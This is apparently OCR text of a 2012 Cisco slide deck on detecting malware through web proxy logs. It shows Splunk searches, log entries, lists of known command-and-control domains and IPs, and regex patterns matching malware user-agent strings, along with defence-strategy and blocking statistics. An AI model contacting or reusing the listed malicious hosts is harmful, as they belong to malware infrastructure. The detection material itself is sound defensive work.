index=wsa cs_url=*vxvhwcixcxqxd.com* OR cs_url=*cuojshtbohnt.com* OR cs_url=*rfffnahfiywyd.com*
```

Apr 2, 2012 - Apr 4, 2012
>
≥ 237 matching events | 83,566,630 scanned events
Create alert
Add to dashboard
Save search
Build report
Timeline:

≥ 237 events from April 2 through April 3, 2012

« prev 1 2 3 4 5 next » | Options...
Results per page 50

```
1  4/3/12          1333497583.201 - [redacted] 49779 91.233.244.102 80 - -5.8 http://cuojshtbohnt.com/statistics.html - 442 211 255
   11:59:43.201 PM "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:2; id:C9B3F893-35F8-51A6-A6A1-BB1058190A8E) Gecko/20100101
                   Firefox/9.0.1" text/html 200 TCP_MISS - "spam" "Domain has unusually high traffic volume for a very recent
                   registration." - - - 0
                   host=[redacted] | sourcetype=cisco_wsa_w3c | source=w3c_sjck_wsa2 | cs_useragent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:2;
                   id:C9B3F893-35F8-51A6-A6A1-BB1058190A8E) Gecko/20100101 Firefox/9.0.1

2  4/3/12          1333497435.361 - [redacted] 62781 91.233.244.102 80 - -5.8 http://rfffnahfiywyd.com/index.html - 942 207 255
   11:57:15.361 PM "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:4; id:103D7A7D-24A8-5821-9690-BDE05B675526) Gecko/20100101
                   Firefox/9.0.1" text/html 200 TCP_MISS - "spam" "Domain has unusually high traffic volume for a very recent
                   registration." - - - 0
                   host=[redacted] | sourcetype=cisco_wsa_w3c | source=w3c_sjce_wsa6 | cs_useragent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:4;
                   id:103D7A7D-24A8-5821-9690-BDE05B675526) Gecko/20100101 Firefox/9.0.1
```

Search C2s for evidence of infected hosts

Investigative Approach

What you could do…

```
index=wsa
cs_url="http://ASDFUH982HDODJC.COM*"; OR cs_url="http://95.215.63.38*"; OR
cs_url="http://godofwar3.rr.nu*"; OR cs_url="http://ironmanvideo.rr.nu*"; OR
cs_url="http://killaoftime.rr.nu*"; OR
cs_url="http://gangstasparadise.rr.nu*"; OR
cs_url="http://mystreamvideo.rr.nu*"; OR cs_url="http://bestustreamtv.rr.nu*";
OR cs_url="http://ustreambesttv.rr.nu*"; OR
cs_url="http://ustreamtvonline.rr.nu*"; OR cs_url="http://ustream-tv.rr.nu*";
OR cs_url="http://ustream.rr.nu*"; OR
cs_url="http://johncartermovie2012.com*"; OR cs_url="http://bodyrocks.rr.nu*";
OR s_ip=95.215.63.38 OR cs_url="http://31.31.79.87*"; …..
```

- “Whack-a-mole” technique
- Inefficient and un-manageable

Investigative Approach

What we did…

Variant 1:

```
index=wsa Windows NT 6.1 WOW64 rv\:9.0.1 Gecko\/20100101 |
regex cs_useragent="id:([A-Za-z0-9]){8}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-
([A-Za-z0-9]){4}\-([A-Za-z0-9]){12}″
```

Variant 2 & 3:

```
index=wsa (auupdate OR scheck OR owncheck) AND (cs_url="*/scheck/*" OR
cs_url="*/auupdate/*" OR cs_url="*/owncheck/*") |
regex
cs_useragent="(^[MN][Djz][BFJNRVZdhl][8][a][T][M][4][N][n])|(^[MNOQR][0DETUjkz
][ABEFIJMNQRUVYZcdghkl][012345BCDEFGwxyz][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghk
l][012345BCDEFGwxyz][MNOQR][0DETUjkz][AEIMQUYcgk][t][MNOQR][0DETUjkz][ABEFIJMN
QRUVYZcdghkl][012345BCDEFGwxyz][MNOQR][CSiy][01][012345BCDEFGwxyz][MNOQR][0DET
Ujkz][ABEFIJMNQRUVYZcdghkl][012345BCDEFGwxyz][L][TU][ABEFIJMNQRUVYZcdghkl][012
345BCDEFGwxyz][MNOQR][0DETUjkz][AEIMQUYcgk][t][MNOQR][0DETUjkz][ABEFIJMNQRUVYZ
cdghkl][012345BCDEFGwxyz][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghkl][012345BCDEFGw
xyz][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghkl][012345BCDEFGwxyz][MNOQR][0DETUjkz]
[ABEFIJMNQRUVYZcdghkl][012345BCDEFGwxyz])"
```

Web Security Monitoring: Detection and Response

Security Strategy

Collect and Analyse

Prevent

- network IPS
- host IPS
- firewall
- web proxy
- AntiVirus
- Spam filters

Detect

- network IDS
- advanced malware
- behavioural anomaly
- NetFlow anomaly

Collect

- NetFlow
- web proxy logs
- event logs
- Auth logs

Analyse

- NetFlow analysis
- event analysis
- malware analysis


Mitigate

- IP blackhole
- DNS RPZ

Foundation

- scalable load balancer
- device health monitoring

HTTP is the Platform




TCP Application	Port	Into Network	Out of Network	Total (In + Out)	% Total ▼
☑ 🟦 www-http	80	116.60 MBps	39.32 MBps	155.92 MBps	34.21%
☑ 🟦 https	443	28.62 MBps	23.35 MBps	51.97 MBps	11.40%

- Yearly average of Cisco global traffic
- HTTP is 34% of **ALL** traffic (SSL + 11%)

Web Security Filtering

Cisco’s Internal WSA Deployment



SECURITY THREAT DETECTED AND BLOCKED

Based on Cisco security threat information, access to the web site http://adheadies.com/ has been blocked by the Web Security Appliance (WSA) to prevent an attack on your browser. The Cisco Security Intelligence Operations (CSIO) Web Reputation Score for this site indicates that it is associated with malware/spyware, and poses a security threat to your computer or the corporate network.

- Position
  - DMZ backbone gateways
  - At least 2 per gateway
- Coverage
  - Desktop
  - Internal labs
  - Data centres
  - DMZ labs
  - Remote access

Application Layer Protection in the Network

1

GET / HTTP/1.1 ← What the client requests from the web

Host: **ihaveabadreputation.com**

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0)
Gecko/20100101 Firefox/11.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

2

Accept-Encoding: gzip, deflate

Connection: keep-alive

HTTP/1.1 **403 Forbidden** → What the client gets back from the proxy

Mime-Version: 1.0

Date: Thu, 12 Apr 2012 18:38:03 GMT

Content-Type: text/html

Connection: keep-alive

Content-Length: 267

3

http://wwwintranet.cisco.com/blocked-page.shtml

GET /blocked-page.shtml HTTP/1.1

Host: **wwwintranet.cisco.com**

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

HTTP/1.1 **200 OK**


WSA



90 Day Stats

● 88.1% Blocked by **Web Reputation**


● 11.9% Detected by **Anti-Malware**



90 Day Stats

● **Monitored**

● **Blocked**



90 Day Stats

● 3.2% **Suspect** Transactions

● 96.8% **Clean** Transactions

What is “Reputation” anyway?

